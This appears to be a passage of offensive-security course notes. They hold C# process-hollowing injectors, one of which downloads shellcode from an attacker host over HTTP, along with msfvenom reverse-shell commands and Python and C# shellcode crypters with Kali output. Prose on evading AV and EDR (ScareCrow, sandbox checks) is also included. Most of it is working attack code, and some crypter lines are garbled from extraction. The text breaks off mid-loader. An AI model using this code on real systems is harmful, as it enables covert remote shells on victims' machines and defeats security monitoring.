        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
            byte[] lpBuffer, int nSize, out IntPtr lpNumberOfBytesWritten);
        [DllImport("kernel32.dll", SetLastError = true)]
        private static extern uint ResumeThread(IntPtr hThread);
        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Ansi)]
        struct STARTUPINFO
        {
            public Int32 cb;
            public IntPtr lpReserved;
            public IntPtr lpDesktop;
            public IntPtr lpTitle;
            public Int32 dwX;
            public Int32 dwY;
            public Int32 dwXSize;
            public Int32 dwYSize;
            public Int32 dwXCountChars;
            public Int32 dwYCountChars;
            public Int32 dwFillAttribute;
            public Int32 dwFlags;
            public Int16 wShowWindow;
            public Int16 cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }
        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_INFORMATION
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public int dwProcessId;
            public int dwThreadId;
        }
        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_BASIC_INFORMATION
        {
            public IntPtr Reserved1;
            public IntPtr PebAddress;
            public IntPtr Reserved2;
            public IntPtr Reserved3;
            public IntPtr UniquePid;
            public IntPtr MoreReserved;
        }
        static void Main(string[] args)
        {
            string targetPath = "C:\\Windows\\System32\\svchost.exe";
// msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.126 LPORT=7474 -f raw -o shellcode.bin -b '\x00\x0a\x0d'
            string shellcodePath = "path_to_shellcode.bin"; // Replace with the actual shellcode file path
            IntPtr processHandle, threadHandle;
            uint threadId;
            // Create a suspended process
            STARTUPINFO si = new STARTUPINFO();
            PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
            bool success = CreateProcess(null, targetPath, IntPtr.Zero, IntPtr.Zero,
                false, 0x4, IntPtr.Zero, null, ref si, out pi);
            if (!success)
            {
                Console.WriteLine("CreateProcess failed: " + Marshal.GetLastWin32Error());
                return;
            }
            // Query process information to get the PEB address
            PROCESS_BASIC_INFORMATION bi = new PROCESS_BASIC_INFORMATION();
            uint tmp = 0;
            IntPtr hProcess = pi.hProcess;
            ZwQueryInformationProcess(hProcess, 0, ref bi, (uint)(IntPtr.Size * 6), ref tmp);
            // Calculate the address of the EntryPoint
            IntPtr ptrToImageBase = (IntPtr)((Int64)bi.PebAddress + 0x10);
            byte[] addrBuf = new byte[IntPtr.Size];
            IntPtr nRead = IntPtr.Zero;
            ReadProcessMemory(hProcess, ptrToImageBase, addrBuf, addrBuf.Length, out nRead);
            IntPtr svchostBase = (IntPtr)(BitConverter.ToInt64(addrBuf, 0));
            // Read the PE header to locate the EntryPoint
            byte[] peHeader = new byte[0x200];
            ReadProcessMemory(hProcess, svchostBase, peHeader, peHeader.Length, out nRead);
            uint e_lfanew_offset = BitConverter.ToUInt32(peHeader, 0x3C);
            uint opthdr = e_lfanew_offset + 0x28;
            uint entrypoint_rva = BitConverter.ToUInt32(peHeader, (int)opthdr);
            IntPtr addressOfEntryPoint = (IntPtr)(entrypoint_rva + (UInt64)svchostBase);
            // Read the shellcode
            byte[] shellcode = System.IO.File.ReadAllBytes(shellcodePath);
            // Overwrite the EntryPoint with the shellcode
            IntPtr nWritten = IntPtr.Zero;
            WriteProcessMemory(hProcess, addressOfEntryPoint, shellcode, shellcode.Length, out nWritten);
            // Resume the suspended thread
            ResumeThread(pi.hThread);
            Console.WriteLine("Shellcode injected and executed successfully.");
        }
    }
}
Staged - Download payload over HTTP/HTTPS
using System;
using System.Net.Http;
using System.Runtime.InteropServices;
using System.Diagnostics;
using System.Threading.Tasks;
namespace ProcessHollowingExample
{
    internal class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
        static extern bool CreateProcess(string lpApplicationName, string lpCommandLine,
            IntPtr lpProcessAttributes, IntPtr lpThreadAttributes, bool bInheritHandles,
            uint dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory,
            [In] ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION lpProcessInformation);
        [DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
        private static extern int ZwQueryInformationProcess(IntPtr hProcess,
            int procInformationClass, ref PROCESS_BASIC_INFORMATION procInformation,
            uint ProcInfoLen, ref uint retlen);
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
            [Out] byte[] lpBuffer, int dwSize, out IntPtr lpNumberOfBytesRead);
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
            byte[] lpBuffer, int nSize, out IntPtr lpNumberOfBytesWritten);
        [DllImport("kernel32.dll", SetLastError = true)]
        private static extern uint ResumeThread(IntPtr hThread);
        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Ansi)]
        struct STARTUPINFO
        {
            public Int32 cb;
            public IntPtr lpReserved;
            public IntPtr lpDesktop;
            public IntPtr lpTitle;
            public Int32 dwX;
            public Int32 dwY;
            public Int32 dwXSize;
            public Int32 dwYSize;
            public Int32 dwXCountChars;
            public Int32 dwYCountChars;
            public Int32 dwFillAttribute;
            public Int32 dwFlags;
            public Int16 wShowWindow;
            public Int16 cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }
        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_INFORMATION
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public int dwProcessId;
            public int dwThreadId;
        }
        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_BASIC_INFORMATION
        {
            public IntPtr Reserved1;
            public IntPtr PebAddress;
            public IntPtr Reserved2;
            public IntPtr Reserved3;
            public IntPtr UniquePid;
            public IntPtr MoreReserved;
        }
        static async Task Main(string[] args)
        {
            string targetPath = "C:\\Windows\\System32\\notepad.exe";
// msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.126 LPORT=7474 -f raw -o shellcode.bin -b '\x00\x0a\x0d'
            string shellcodeUrl = "http://192.168.1.126/shellcode.bin"; // Replace with the actual URL of the shellcode binary
            IntPtr processHandle, threadHandle;
            uint threadId;
            // Create a suspended process
            STARTUPINFO si = new STARTUPINFO();
            PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
            bool success = CreateProcess(null, targetPath, IntPtr.Zero, IntPtr.Zero,
                false, 0x4, IntPtr.Zero, null, ref si, out pi);
            if (!success)
            {
                Console.WriteLine("CreateProcess failed: " + Marshal.GetLastWin32Error());
                return;
            }
            // Query process information to get the PEB address
            PROCESS_BASIC_INFORMATION bi = new PROCESS_BASIC_INFORMATION();
            uint tmp = 0;
            IntPtr hProcess = pi.hProcess;
            ZwQueryInformationProcess(hProcess, 0, ref bi, (uint)(IntPtr.Size * 6), ref tmp);
            // Calculate the address of the EntryPoint
            IntPtr ptrToImageBase = (IntPtr)((Int64)bi.PebAddress + 0x10);
            byte[] addrBuf = new byte[IntPtr.Size];
            IntPtr nRead = IntPtr.Zero;
            ReadProcessMemory(hProcess, ptrToImageBase, addrBuf, addrBuf.Length, out nRead);
            IntPtr svchostBase = (IntPtr)(BitConverter.ToInt64(addrBuf, 0));
            // Read the PE header to locate the EntryPoint
            byte[] peHeader = new byte[0x200];
            ReadProcessMemory(hProcess, svchostBase, peHeader, peHeader.Length, out nRead);
            uint e_lfanew_offset = BitConverter.ToUInt32(peHeader, 0x3C);
            uint opthdr = e_lfanew_offset + 0x28;
            uint entrypoint_rva = BitConverter.ToUInt32(peHeader, (int)opthdr);
            IntPtr addressOfEntryPoint = (IntPtr)(entrypoint_rva + (UInt64)svchostBase);
            // Read the shellcode from the specified URL
            byte[] shellcode;
            using (HttpClient client = new HttpClient())
            {
                try
                {
                    shellcode = await client.GetByteArrayAsync(shellcodeUrl);
                }
                catch (Exception ex)
                {
                    Console.WriteLine("Error downloading shellcode: " + ex.Message);
                    return;
                }
            }
            // Overwrite the EntryPoint with the downloaded shellcode
            IntPtr nWritten = IntPtr.Zero;
            WriteProcessMemory(hProcess, addressOfEntryPoint, shellcode, shellcode.Length, out nWritten);
            // Resume the suspended thread
            ResumeThread(pi.hThread);
            Console.WriteLine("Shellcode injected and executed successfully.");
        }
    }
}
A proxy is an intermediary server that sits between a user's computer and the internet, often used for security, monitoring, and content control. The section discusses how different PowerShell download cradles, which are scripts or commands used to fetch and execute remote code, handle communication via proxies. Some PowerShell methods are inherently proxy-aware due to their reliance on .NET libraries that respect system-defined proxy settings. The content further explains how these methods can be manipulated to interact with or bypass proxy settings, highlighting potential security considerations.
These cmdlets are available in PowerShell v3 and later and are proxy-aware. They will use the system proxy settings unless overridden with the -Proxy parameter.
Like Net.WebClient, the HttpWebRequest class also respects system proxy settings by default. Its behavior can be altered by changing the .Proxy property of the request object.
Close the PowerShell_ISE prompt and rerun the code if previous steps have been executed, as mapping HKEY_USERS will persist across reruns.
Reflection Load (In-memory)
Powershell
Generate shellcode based on the architecture of the vicitim. If run as a Word Macro its most likely x86. See Dropper/VBA for code to use in Word Macro. Host the code below on the attacker through Apache2 or SimpleHTTPserver and run the VBA on Victim.
This code below is same as Simple Shellcode Runner Powershell Ver 2.
There are many obfuscation tools available online that are great at obfuscating shellcode and help bypass AV. Not all will work right out of the box, but there might be some. Some might need tweaking in order to bypass AV, some might not work at all.
ScareCrow is a payload creation framework for side loading (not injecting) into a legitimate Windows process (bypassing Application Whitelisting controls). Once the DLL loader is loaded into memory, it utilizes a technique to flush an EDR’s hook out of the system DLLs running in the process's memory. This works because we know the EDR’s hooks are placed when a process is spawned.
We generate a raw shellcode using ex. Metasploit, Cobalt strik etc and then pass it to Scarecrow We will then get a loader back that will implement some common EDR evasion techniques.
ScareCrow takes your raw shellcode and encrypts it using AES. This will help with on-disk detection when AV/EDR scans the loader.
From github: "A collection of C# shellcode injection techniques. All techniques use an AES encrypted meterpreter payload."
Assembly Injection
Shellcode Runner
Classic Injection
Thread Hijacking
Local Thread Hijacking
Asychronous Procedure Call Injection
Process Hollowing
Inter-Process Mapped View
Atom Bombing
Shellcode Encryptors
Shellcode Encryptors - Helper code
Below are codes that will encrypt the shellcode you provide. Compile in Visual Studios and run them.
ShellcodeCrypter-bin.py
┌──(root㉿kali)-[/home/kali/Desktop/osep]
└─# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.156 LPORT=443 -f raw -o shell.bin

┌──(root㉿kali)-[/home/kali/Desktop/osep]
└─# python3 shellcode-bin.py shell.bin cs xor 0xfa
[i] Generating payload for path shell.bin.
[i] Encoding payload with type xor and key 0xfa
[+] Encoded payload (CSharp):
// Payload xor-encoded with key 0xfa
byte[] buf = new byte[68] {
0xcb,0x21,0x0d,0x19,0xa9,0xb9,0xa9,0x90,0xf8,0x73,0x1b,0x4a,0x9c,
0x37,0x7a,0x69,0xa3,0x4a,0xc5,0x37,0x7a,0xb3,0x83,0x03,0x92,0x3a,
0x52,0xd7,0x66,0x92,0xf8,0xfa,0xfb,0x41,0x73,0x1b,0x4a,0x9c,0xaa,
0xab,0xa9,0x49,0xf9,0x73,0x1b,0x37,0x7a,0xa8,0x92,0x94,0xd5,0x89,
0x92,0x92,0xd5,0xd5,0x98,0x93,0x73,0x19,0xa8,0xa9,0x73,0x1b,0x4a,
0xf1,0x37,0x7a
};
[i] Decoding function:
for (int i = 0; i < buf.Length; i++)
    {
        buf[i] = (byte)((uint)buf[i] ^ 0xfa);
    }
# ShellcodeCrypter-bin.py

#!/usr/bin/python3
# Basic shellcode crypter for C# payloads
# By Cas van Cooten
import re
import platform
import argparse
import subprocess
from random import randint
if platform.system() != "Linux":
    exit("[x] ERROR: Only Linux is supported for this utility script.")
class bcolors:
    OKBLUE = '\033[94m'
    OKGREEN = '\033[92m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
# Parse input arguments
def auto_int(x):
    return int(x, 0)
parser = argparse.ArgumentParser()
parser.add_argument("path", help="the path to load the raw shellcode payload from", nargs='?', default="/tmp/payload.bin")
parser.add_argument("format", help="the language to format the output in ('cs' or 'cpp')", nargs='?', default="cs")
parser.add_argument("encoding", help="the encoding type to use ('xor' or 'rot')", nargs='?', default="xor")
parser.add_argument("key", help="the key to encode the payload with (integer)", type=auto_int, nargs='?', default=randint(1,255))
args = parser.parse_args()
# Generate the shellcode given the input path
print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Generating payload for path {bcolors.OKGREEN}{args.path}{bcolors.ENDC}.")
try:
    with open(args.path, "rb") as f:
        payload = f.read()
except:
    exit(f'{bcolors.BOLD}{bcolors.FAIL}[-] Cannot read file: {args.path}{bcolors.ENDC}')
# Format the output payload
if args.format == "cs":
    # Encode the payload with the chosen type and key
    print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Encoding payload with type {bcolors.OKGREEN}{args.encoding}{bcolors.OKBLUE} and key {bcolors.OKGREEN}{hex(args.key)}{bcolors.ENDC}")
    encodedPayload = []
    payloadFormatted = ""
    for byte in payload:
        byteInt = int(byte)
        if args.encoding == "xor":
            byteInt = byteInt ^ args.key
        elif args.encoding == "rot":
            byteInt = byteInt + args.key & 255
        else:
            exit(f"{bcolors.BOLD}{bcolors.FAIL}[x] ERROR: Invalid encoding type.{bcolors.ENDC}")
        encodedPayload.append("{0:#0{1}x}".format(byteInt,4))
    payLen = len(encodedPayload)
    encodedPayload = re.sub("(.{65})", "\\1\n", ','.join(encodedPayload), 0, re.DOTALL)
    payloadFormatted += f"// Payload {args.encoding}-encoded with key {hex(args.key)}\n"
    payloadFormatted += f"byte[] buf = new byte[{str(payLen)}] {{\n{encodedPayload.strip()}\n}};"
    if payLen > 1000:
        f = open("/tmp/payload.txt", "w")
        f.write(payloadFormatted)
        f.close()
        print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+]{bcolors.OKBLUE} Encoded payload written to {bcolors.OKGREEN}/tmp/payload.txt{bcolors.OKBLUE} in CSharp format!{bcolors.ENDC}")
    else:
        print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+]{bcolors.OKBLUE} Encoded payload (CSharp):{bcolors.ENDC}")
        print(payloadFormatted + "\n")
    print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Decoding function:{bcolors.ENDC}")
    if args.encoding == "xor":
        decodingFunc = f"""for (int i = 0; i  1000:
        f = open("/tmp/payload.txt", "w")
        f.write(payloadFormatted)
        f.close()
        print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+]{bcolors.OKBLUE} Encoded payload written to {bcolors.OKGREEN}/tmp/payload.txt{bcolors.OKBLUE} in C++ format!{bcolors.ENDC}")
    else:
        print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+]{bcolors.OKBLUE} Encoded payload (C++):{bcolors.ENDC}")
        print(payloadFormatted + "\n")
    # Provide the decoding function for the heck of it
    print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Decoding function:{bcolors.ENDC}")
    if args.encoding == "xor":
        decodingFunc = f"""char bufferx[sizeof buffer];
int i;
for (i = 0; i < sizeof bufferx; ++i)
    bufferx[i] = (char)(buffer[i] ^ {hex(args.key)});
        """
    if args.encoding == "rot":
        decodingFunc = f"""char bufferx[sizeof buffer];
int i;
for (i = 0; i < sizeof bufferx; ++i)
    bufferx[i] = (char)(buffer[i] - {hex(args.key)} & 255);
        """
    print(decodingFunc)
else:
    exit(f"{bcolors.BOLD}{bcolors.FAIL}[x] ERROR: Invalid formatting type (choose 'cs' for CSharp or 'cpp' for C++).{bcolors.ENDC}")
shellcodeCrypter-msfvenom.py
┌──(root㉿kali)-[/home/kali/Desktop/osep]
└─# python3 shellcodecrypter.py 192.168.45.156 443 cpp xor 0xfa linux/x64/meterpreter/reverse_tcp
[i] Generating payload linux/x64/meterpreter/reverse_tcp for LHOST=192.168.45.156 and LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of csharp file: 691 bytes
[i] Encoding payload with type xor and key 250
[+] Encoded payload (C++):
// msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.45.156 LPORT=443 EXITFUNC=thread -f csharp
// xor-encoded with key 0xfa
unsigned char buffer[] =
"\xcb\x05\x90\xf3\xa2\x63\x4c\xea\xb2\x73\x2c\xb7\xcb\x33\x90\xd8"
"\xbb\xa0\x90\xfd\xa0\xf5\xff\xb2\x7f\x3a\x82\xab\x90\xf0\xbb\xa3"
"\xaa\x90\xd3\xa2\x63\x90\xf8\xa5\x90\xfb\xa4\xf5\xff\xb2\x7f\x3a"
"\x82\xc1\xb2\x6d\xb2\x43\xf8\xfa\xfb\x41\x3a\x52\xd7\x66\xab\xb2"
"\x73\x1c\x90\xea\xa0\x90\xd0\xa2\xf5\xff\xa3\xb2\x7f\x3a\x83\xdf"
"\xb3\x05\x33\x8e\xe2\xad\x90\xd9\xa2\x90\xfa\x90\xff\xb2\x73\x1d"
"\xb2\xcb\x0c\xf5\xff\xa3\xa3\xa5\xb2\x7f\x3a\x83\x3d\x90\xc6\xa2"
"\x90\xfb\xa5\xf5\xff\xa4\x90\x84\xa0\xf5\xff\xb2\x7f\x3a\x82\x17"
\x05\x1c;
[i] Decoding function:
char bufferx[sizeof buffer];
int i;
for (i = 0; i < sizeof bufferx; ++i)
bufferx[i] = (char)(buffer[i] ^ 0xfa);
#
#!/usr/bin/python3
# Basic shellcode crypter for C# payloads
# By Cas van Cooten
import re
import platform
import argparse
import subprocess
from random import randint
if platform.system() != "Linux":
exit("[x] ERROR: Only Linux is supported for this utility script.")
class bcolors:
OKBLUE = '\033[94m'
OKGREEN = '\033[92m'
FAIL = '\033[91m'
ENDC = '\033[0m'
BOLD = '\033[1m'
# Parse input arguments
def auto_int(x):
return int(x, 0)
parser = argparse.ArgumentParser()
parser.add_argument("lhost", help="listener IP to use")
parser.add_argument("lport", help="listener port to use")
parser.add_argument("format", help="the language to format the output in ('cs' or 'cpp')", nargs='?', default="cs")
parser.add_argument("encoding", help="the encoding type to use ('xor' or 'rot')", nargs='?', default="xor")
parser.add_argument("key", help="the key to encode the payload with (integer)", type=auto_int, nargs='?', default=randint(1,255))
parser.add_argument("payload", help="the payload type from msfvenom to generate shellcode for (default: windows/x64/meterpreter/reverse_tcp)", nargs='?', default="windows/x64/meterpreter/reverse_tcp")
args = parser.parse_args()
# Generate the shellcode given the preferred payload
print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Generating payload {bcolors.OKGREEN}{args.payload}{bcolors.OKBLUE} for LHOST={bcolors.OKGREEN}{args.lhost}{bcolors.OKBLUE} and LPORT={bcolors.OKGREEN}{args.lport}{bcolors.ENDC}")
result = subprocess.run(['msfvenom', '-p', args.payload, f"LHOST={args.lhost}", f"LPORT={args.lport}", 'exitfunc=thread', "-f", "csharp"], stdout=subprocess.PIPE)
if result.returncode != 0:
exit(f"{bcolors.BOLD}{bcolors.FAIL}[x] ERROR: Msfvenom generation unsuccessful. Are you sure msfvenom is installed?{bcolors.ENDC}")
# Get the payload bytes and split them
payload = re.search(r"{([^}]+)}", result.stdout.decode("utf-8")).group(1).replace('\n', '').split(",")
# Format the output payload
if args.format == "cs":
# Encode the payload with the chosen type and key
print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Encoding payload with type {bcolors.OKGREEN}{args.encoding}{bcolors.OKBLUE} and key {bcolors.OKGREEN}{args.key}{bcolors.ENDC}")
for i, byte in enumerate(payload):
byteInt = int(byte, 16)
if args.encoding == "xor":
byteInt = byteInt ^ args.key
elif args.encoding == "rot":
byteInt = byteInt + args.key & 255
else:
exit(f"{bcolors.BOLD}{bcolors.FAIL}[x] ERROR: Invalid encoding type.{bcolors.ENDC}")
payload[i] = "{0:#0{1}x}".format(byteInt,4)
payLen = len(payload)
payload = re.sub("(.{65})", "\\1\n", ','.join(payload), 0, re.DOTALL)
payloadFormatted = f"// msfvenom -p {args.payload} LHOST={args.lhost} LPORT={args.lport} EXITFUNC=thread -f csharp\n"
payloadFormatted += f"// {args.encoding}-encoded with key {hex(args.key)}\n"
payloadFormatted += f"byte[] buf = new byte[{str(payLen)}] {{\n{payload.strip()}\n}};"
if payLen > 1000:
f = open("/tmp/payload.txt", "w")
f.write(payloadFormatted)
f.close()
print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+] Encoded payload written to '/tmp/payload.txt' in CSharp format!{bcolors.ENDC}")
else:
print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+] Encoded payload (CSharp):{bcolors.ENDC}")
print(payloadFormatted + "\n")
# Provide the decoding function for the heck of it
print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Decoding function:{bcolors.ENDC}")
if args.encoding == "xor":
decodingFunc = f"""for (int i = 0; i 1000:
f = open("/tmp/payload.txt", "w")
f.write(payloadFormatted)
f.close()
print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+] Encoded payload written to '/tmp/payload.txt' in C++ format!{bcolors.ENDC}")
else:
print(f"{bcolors.BOLD}{bcolors.OKGREEN}[+] Encoded payload (C++):{bcolors.ENDC}")
print(payloadFormatted + "\n")
# Provide the decoding function for the heck of it
print(f"{bcolors.BOLD}{bcolors.OKBLUE}[i] Decoding function:{bcolors.ENDC}")
if args.encoding == "xor":
decodingFunc = f"""char bufferx[sizeof buffer];
int i;
for (i = 0; i < sizeof bufferx; ++i)
bufferx[i] = (char)(buffer[i] ^ {hex(args.key)});
"""
if args.encoding == "rot":
decodingFunc = f"""char bufferx[sizeof buffer];
int i;
for (i = 0; i < sizeof bufferx; ++i)
bufferx[i] = (char)(buffer[i] - {hex(args.key)} & 255);
"""
print(decodingFunc)
else:
exit(f"{bcolors.BOLD}{bcolors.FAIL}[x] ERROR: Invalid formatting type (choose 'cs' for CSharp or 'cpp' for C++).{bcolors.ENDC}")
AES
using System;
using System.Security.Cryptography;
public class AesEncryptionExample
{
public static void Main()
{
byte[] shellcode = new byte[] { /* Your shellcode goes here */ };
byte[] key = Encoding.UTF8.GetBytes("0123456789ABCDEF0123456789ABCDEF"); // 32-byte key
byte[] iv = Encoding.UTF8.GetBytes("0123456789ABCDEF"); // 16-byte IV
byte[] encryptedShellcode = EncryptShellcode(shellcode, key, iv);
string encryptedHex = BitConverter.ToString(encryptedShellcode).Replace("-", "");
Console.WriteLine("Encrypted shellcode hex: " + encryptedHex);
}
public static byte[] EncryptShellcode(byte[] shellcode, byte[] key, byte[] iv)
{
byte[] encrypted;
using (AesManaged aes = new AesManaged())
{
aes.Key = key;
aes.IV = iv;
ICryptoTransform encryptor = aes.CreateEncryptor(aes.Key, aes.IV);
encrypted = encryptor.TransformFinalBlock(shellcode, 0, shellcode.Length);
}
return encrypted;
}
}
#!/usr/bin/env python3
import array, base64, random, string
from Crypto.Cipher import AES
from hashlib import sha256
import argparse, subprocess, os
def main():
args = parse_args()
lhost = args.lhost
lport = args.lport
key = args.key
if not key:
key = get_random_string(32)
payload = args.payload
method = args.method
format = args.format
''' generate msfvenom payload '''
print("[+] Generating MSFVENOM payload...")
result = subprocess.run(['msfvenom',
'-p', payload,
'LPORT=' + lport,
'LHOST=' + lhost,
# '-b', '\\x00',
'-f', 'raw',
'-o', './msf.bin'],
capture_output=False)
f = open("./msf.bin", "rb")
buf = f.read()
f.close()
print("[+] key and payload will be written to key.b64 and payload.b64")
''' encrypt the payload '''
print("[+] Encrypting the payload, key=" + key + "...")
hkey = hash_key(key)
encrypted = encrypt(hkey, hkey[:16], buf)
b64 = base64.b64encode(encrypted)
f = open("./key.b64", "w")
f.write(key)
f.close()
f = open("./payload.b64", "w")
f.write(b64.decode('utf-8'))
f.close()
if format == "b64":
''' base64 output '''
print("[+] Base64 output:")
print(b64.decode('utf-8'))
print("\n[+] Have a nice day!")
return
if format == "c":
''' c output '''
print("[+] C output:")
hex_string = 'unsigned char payload[] ={0x';
hex = '0x'.join('{:02x},'.format(x) for x in encrypted)
hex_string = hex_string + hex[:-1] + "};"
print(hex_string)
print("\n[+] Have a nice day!")
return
def encrypt(key,iv,plaintext):
key_length = len(key)
if (key_length >= 32):
k = key[:32]
elif (key_length >= 24):
k = key[:24]
else:
k = key[:16]
aes = AES.new(k, AES.MODE_CBC, iv)
pad_text = pad(plaintext, 16)
return aes.encrypt(pad_text)
def hash_key(key):
h = ''
for c in key:
h += hex(ord(c)).replace("0x", "")
h = bytes.fromhex(h)
hashed = sha256(h).digest()
return hashed
def pad(data, block_size):
padding_size = (block_size - len(data)) % block_size
if padding_size == 0:
padding_size = block_size
padding = (bytes([padding_size]) * padding_size)
return data + padding
def parse_args():
parser = argparse.ArgumentParser()
parser.add_argument("-l", "--lport", default="0.0.0.0", type=str,
help="The local port that msfconsole is listening on.")
parser.add_argument("-i", "--lhost", default="443", type=str,
help="The local host that msfconsole is listening on.")
parser.add_argument("-p", "--payload", default = "windows/x64/meterpreter/reverse_https", type=str,
help="The payload to generate in msfvenom.")
parser.add_argument("-m", "--method", default="thread", type=str,
help="The method to use: thread/delegate.")
parser.add_argument("-k", "--key", default="", type=str,
help="The encryption key (32 chars).")
parser.add_argument("-f", "--format", default="b64", type=str,
help="The format to output.")
return parser.parse_args()
def get_random_string(length):
letters = string.ascii_letters + string.digits
result_str = ''.join(random.choice(letters) for i in range(length))
return result_str
if __name__ == '__main__':
main()
Ceasar
CSharp shellcode
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
namespace ConsoleApp25
{
internal class FileName
{
static void Main(string[] args)
{
byte[] buf = new byte[510] {0xfc.....};
byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
// For the current byte in 'buf':
// 1. Cast the byte to a uint (unsigned integer).
// 2. Add 2 to its value.
// 3. Perform a bitwise AND operation with 0xFF to ensure the result stays within a byte's range (0-255).
// 4. Assign the result to the corresponding position in the 'encoded' array.
encoded[i] = (byte)(((uint)buf[i] + 2) & 0xFF);
}
StringBuilder hex = new StringBuilder(encoded.Length * 2);
foreach (byte b in encoded)
{
hex.AppendFormat("0x{0:x2}, ", b);
}
Console.WriteLine("The payload is: " + hex.ToString());
// Rest of your code...
}
}
}
VBA Shellcode
using System;
using System.Text;
namespace XorCoder
{
public class Program
{
public static void Main(string[] args)
{
// Sample shellcode (replace with your own)
byte[] buf = { /* your shellcode byte array here */ };
// Encode using Caesar cipher by adding 2 to each byte
byte[] encoded = new byte[buf.Length];
for (int i = 0; i < buf.Length; i++)
{
encoded[i] = (byte)(((uint)buf[i] + 2) & 0xFF);
}
StringBuilder hex = new StringBuilder(encoded.Length * 2);
uint counter = 0; // Initialize counter
foreach (byte b in encoded)
{
hex.AppendFormat("{0:D}, ", b);
counter++;
if (counter % 50 == 0)
{
hex.AppendFormat("_{0}", Environment.NewLine);
}
}
Console.WriteLine("The payload is: ");
Console.WriteLine(hex.ToString());
}
}
}
using System;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;
using System.IO;
namespace ProcessInjection
{
class Program
{
public enum Protection
{
PAGE_NOACCESS = 0x01,
PAGE_READONLY = 0x02,
PAGE_READWRITE = 0x04,
PAGE_WRITECOPY = 0x08,
PAGE_EXECUTE = 0x10,
PAGE_EXECUTE_READ = 0x20,
PAGE_EXECUTE_READWRITE = 0x40,
PAGE_EXECUTE_WRITECOPY = 0x80,
PAGE_GUARD = 0x100,
PAGE_NOCACHE = 0x200,
PAGE_WRITECOMBINE = 0x400
}
[DllImport("kernel32.dll")]
static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);
private delegate Int32 ShellcodeDelegate();
static void Main(string[] args)
{
Shellcode();
}
static void Shellcode()
{
// attempt heuristics/behaviour bypass
IntPtr mem = VirtualAllocExNuma(System.Diagnostics.Process.GetCurrentProcess().Handle, IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
if (mem == null)
{
return;
}
// decrypt the base64 payload - change these to your own encrypted payload and key
